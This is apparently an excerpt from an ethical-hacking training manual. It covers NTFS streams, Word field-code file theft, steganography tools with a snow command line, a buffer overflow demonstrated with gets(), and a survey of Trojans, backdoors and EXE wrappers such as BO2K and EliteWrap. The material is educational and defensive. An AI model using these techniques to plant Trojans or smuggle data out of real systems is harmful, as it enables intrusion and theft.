- ⊙ Mark Russinovich at www.sysinternals.com has released freeware utility Streams which displays NTFS files that have alternate streams content.

- ⊙ Heysoft has released *LADS* (List Alternate Data Streams), which scans the entire drive or a given directory. It lists the names and size of all alternate data streams it finds.

# NTFS Streams countermeasures

- Deleting a stream file involves copying the 'front' file to a FAT partition, then copying back to NTFS.

- Streams are lost when the file is moved to FAT Partition.

- LNS.exe from (http://nt security.nu/cgi-bin/download/lns.exe.pl) can detect streams.

# Stealing Files using Word Documents

- Anyone who saves a word document has a potentially new security risk to consider – one that no current anti-virus or Trojan scanner will turn up.

- The contents of the files on victim's hard drives can be copied and sent outside your firewall without even their knowing.

- The threat takes advantage of a special feature of word called field codes.

- Here's how it might work: Someone sends victim a Word document with a field-code bug. The victim opens the file in Word, saves it    (even with no changes) , then sends it back to the originator.

# Field Code Counter measures

⊙Use Hidden Field Detector. It's available free at:

http://www.woodyswatch.com/util/sniff/

⊙Hidden field Detector upon installation will install itself on your Word Tools Menu.

⊙It scans your documents for potentially troublesome field codes, which you cant see easily and even warns you when it finds something suspicious.

# What is Steganography?

⦿The process of hiding data in images is called Steganography.

⦿The most popular method for hiding data in files is to utilize graphic images as hiding place.

⦿Attackers can embed information such as:

1.Source code for hacking tool

2.List of compromised servers

3.Plans for future attacks

4..your grandma/s secret cookie recipe

# Tool : Image Hide

- ImageHide is a steganography program. Can Hide loads of text in images.

- Simple encrypt and decrypt of data

- Even after adding bytes of data, there is no increase in image size.

- Image looks the same to normal paint packages

- Loads and saves to files and gets past all the mail sniffers.

# Tool: Mp3Stego

⊙MP3Stego will hide information in MP3 files during the compression process.

⊙The data is first compressed, encrypted and then hidden in the MP3 bit stream.

# Tool: Snow.exe

- Snow is a whitespace steganography program and is used to conceal messages in ASCII text by appending whitespace to the end of lines.

- Because spaces and tabs are generally not visible in text viewers, the message is effectively hidden from casual observers. If the built in encryption is used, the message cannot be read even if it is detected.

```
To Encode the Message to a file — myfile.doc

snow   -m  "Swiss bank a/c: 3453434" -p "password-123" myfile.doc
myfile2.doc.
```

```
To extract the message, the command would be

snow   -p "password-123"   myfile2.doc
```

# Tool: Camera/Shy

- Camera/Shy works with Windows and Internet Explorer and lets users share censored or sensitive information buried within an ordinary gif image.

- The program lets users encrypt text with a click of the mouse and bury the text in an image. The files can be password protected for further security.

- Viewers who open the pages with the Camera/Shy browser tool can then decrypt the embedded text on the fly by double-clicking on the image and supplying a password.

# Steganography Detection

- Stegdetect is an automated tool for detecting steganographic content in images.

- It is capable of detecting different steganographic methods to embed hidden information in JPEG images.

- Stegbreak is used to launch dictionary attacks against Jsteg-Shell, JPHide and OutGuess 0.13b.

# Tool: dskprobe.exe

⊙ Windows 2000 Installation CD-ROM

⊙ dskprobe.exe is a low level disk editor located in Support Tools directory.

⊙ Steps to read the efs temp contents:

1. Launch dskprobe and open the physical drive to read.

2. Click the Set Active button adjustment to the drive after it populates the handle '0'.

3. Click Tools -> Search sectors and search for string efs0.tmp (in sector 0 at the end of the disk).

4. You should select Exhaustive Search, Ignore Case and Unicode characters.

# Buffer overflows

⊙A buffer overrun is when a program allocates a block of memory of a certain length and then tries to stuff too much data into the buffer, with extra overflowing and overwriting possibly critical information crucial to the normal execution of the program. Consider the following source code:

⊙When the source is compiled and turned into a program and the program is run, it will assign a block of memory 32 bytes long to hold the name string.

```c
#include <stdio.h>
int main ( )
{
 char name[31];
 printf("Please type your name: ");
 gets(name);
 printf("Hello, %s", name);
 return 0;
}
```

Buffer overflow will occur if you enter:
'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAA

# Outlook Buffer Overflow

- There is a vulnerability in Microsoft Outlook client. The attacker sends an e-mail with a malformed header that causes buffer overflow to occur.

    1. It will cause the victim's machine to crash or

    2. Cause arbitrary code to run on the victim's computer.

- Affects the following versions:

    Microsoft Outlook versions 97/98 and 2000.

    Microsoft Outlook Express 4.0, 4.01. 5.0 and 5.01

# List of Buffer Overflow Cases

- Netmeeting 2.x exploit
- (http://www.cultdeadcow.com/cDc_files/cDc-351/)
- NT RAS Exploit
- (http://www.cerberus-infosec.co.uk/wprasbuf.html)
- IIS Hack
- (http://www.eeye.com)
- Oracle Web Exploit
- (http://www.cerberus-infosec.co.uk/advowl.html)
- Outlook Exploit
- (http://www.ussrback.com/labs50.html)
- IIS .printer
- (http://www.securityfocus.com/bid/2674)

# Protection against Buffer Overflows

- Buffer overflow vulnerabilities are inherent in code due to poor or no error checking.

- General ways of protecting against buffer overflows:

    1. Close the port of service

    2. apply vendors patch or install the latest version of the software

    3. Filter specific traffic at the firewall

    4. Test key application

    5. Run software at the least privilege required

# Summary

- Hackers use a variety of means to penetrate systems.

- Password guessing / cracking is one of the first steps.

- Password sniffing is a preferred eavesdropping tactic.

- Vulnerability scanning aids hacker to identify which password cracking technique to use.

- Key stroke logging /other spy ware tools are used as they gain entry to systems to keep up the attacks.

- Invariably evidence of "having been there and done the damage" is eliminated by attackers.

- Stealing files as well as Hiding files are means used to sneak out sensitive information.

# Ethical Hacking

Module VI

Trojans and Backdoors

# Cheat Sheets

# Module Objective

- Terms of reference for various malicious code

- Defining Trojans and backdoors

- Understanding the various backdoor genre

- Overview of various Trojan tools

- Learning effective prevention methods and countermeasures

- Overview of Anti-Trojan software

- Learning to generate a Trojan program

# Trojans and Backdoors

A Trojan horse is:

- An <u>unauthorized program</u> contained within a legitimate program. This unauthorized program ***performs functions unknown*** (and probably unwanted) by the user.

- A <u>legitimate program that has been altered</u> by the placement of unauthorized code within it; this code ***performs functions unknown*** (and probably unwanted) by the user.

- Any <u>program that appears to perform a desirable and necessary function</u> <u>but</u> that (because of unauthorized code within it that is unknown to the user) ***performs functions unknown*** (and definitely unwanted) by the user.

# Working of Trojans

Attacker

Internet

Trojaned System

- Attacker gets access to the trojaned system as the system goes online

- By way of the access provided by the trojan attacker can stage attacks of different types.

# Various Trojan Genre

- Remote Access Trojans

- Password Sending Trojans

- Keyloggers

- Destructive

- Denial Of Service (DoS) Attack Trojans

- Proxy/Wingate Trojans

- FTP Trojans

- Software Detection Killers

# Modes of Transmission

- ICQ

- IRC

- Attachments

- Physical Access

- Browser And E-mail Software Bugs

- NetBIOS (File Sharing)

- Fake Programs

- Un-trusted Sites And Freeware Software

# Tool: QAZ

- It is a companion virus that can spread over the network.

- It also has a "backdoor" that will enable a remote user to connect to and control the computer using port 7597.

- It may have originally been sent out by email.

- Rename notepad to note.com

- Modifies the registry key:

  HKLM\software\Microsoft\Windows\CurrentVersion\Run

# Hacking Tool:Tini

http://ntsecurity.nu/toolbox/tini

- It is a very tiny trojan program which is only 3 kb and programmed in assembly language. It takes minimal bandwidth to get on victim's computer and takes small disk space.

- Tini only listens on port 7777 and runs a command prompt when someone attaches to this port. The port number is fixed and cannot be customized. This makes it easier for a victim system to detect by scanning for port 7777.

- From a tini client you can telnet to tini server at port 7777

# Tool: Netcat



```
C:\WINNT\System32\cmd.exe - nc 210.212.219.76 80                    _ |□| X|

C:\Program Files\Tools\Netcat>nc 210.212.219.76 80
GET / HTTP

HTTP/1.1 200 OK
Date: Mon, 16 Jun 2003 06:21:22 GMT
Server: Apache/1.3.19 (Unix)  (Red-Hat/Linux)
Last-Modified: Sun, 15 Jun 2003 11:34:01 GMT
ETag: "467d8-3619-3eec59a9"
Accept-Ranges: bytes
Content-Length: 13849
Connection: close
Content-Type: text/html

<html>
```

⦿Outbound or inbound connections, TCP or UDP, to or from any ports

⦿Ability to use any local source port

⦿Ability to use any locally-configured network source address

⦿Built-in port-scanning capabilities, with randomizer

⦿Built-in loose source-routing capability

# Tool: Donald Dick



Donald Dick is a tool that enables a user to control another computer over a network.

It uses a client server architecture with the server residing on the victim's computer.

The attacker uses the client to send command through TCP or SPX to the victim listening on a pre defined port.

Donald Dick uses default port either 23476 or 23477

# Tool: SubSeven



⊙ SubSeven is a backdoor program that enables others to gain full access to Windows 9x systems through network connection.

⊙ The program consists of three different components : Client (SubSeven.exe), Server (Server.exe) and a Server configuration utility (EditServer.exe).

⊙ The client is a GUI used to connect to server through a network or internet connection.

# Tool: Back Oriffice 2000

BO2K has stealth capabilities, it will not show up on the task list and runs completely in hidden mode.

Back Orifice accounts for highest number of infestations on Microsoft computers.

The BO2K server code is only 100KB. The client program is 500KB.

Once installed on a victim PC or server machine, BO2K gives the attacker complete control of the system.

# Back Oriffice Plug-ins

⦿ BO2K functionality can be extended using BO plug-ins.

⦿ BOPeep (Complete remote control snap in)

⦿ Encryption (Encrypts the data sent between the BO2K GUI and the server)

⦿ BOSOCK32 (Provides stealth capabilities by using ICMP instead of TCP UDP)

⦿ STCPIO (Provides encrypted flow control between the GUI and the server, making the traffic more difficult to detect on the network)

# Tool: NetBus

# Wrappers

- How does an attacker get BO2K or any trojan installed on the victim's computer? Answer: Using Wrappers

- A wrapper attaches a given EXE application (such as games or orifice application) to the BO2K executable.

- The two programs are wrapped together into a single file. When the user runs the wrapped EXE, it first installs BO2K and then runs the wrapped application.

- The user only sees the latter application.

  One can send a birthday greeting which will install BO2K as the user watches a birthday cake dancing across the screen.

# Tool: Graffiti.exe

# Hacking Tool: Silk Rope

http://www.h2ohackerz.co.uk/index2.htm

◉Silk Rope is a wrapper program and has an easy to use user-interface.

◉Silk Rope binds BO installer with a program of your choosing, saving the result as a single file.

◉Presently, the icon is the generic single-file-install icon (an opening box with a window in the background), you can change it with an icon utility such as Microangelo.

# Tool: EliteWrap

- http://homepage.ntlworld.com/chawmp/elitewrap/

- EliteWrap is an advanced EXE wrapper for Windows 95/98/2K/NT used for SFX archiving and secretly installing and running programs.

- With EliteWrap one can create a setup program that would extract files to a directory and execute programs or batch files to display help, copy files, etc.

# Tool: IconPlus

IconPlus can be used to change icons in EXE files
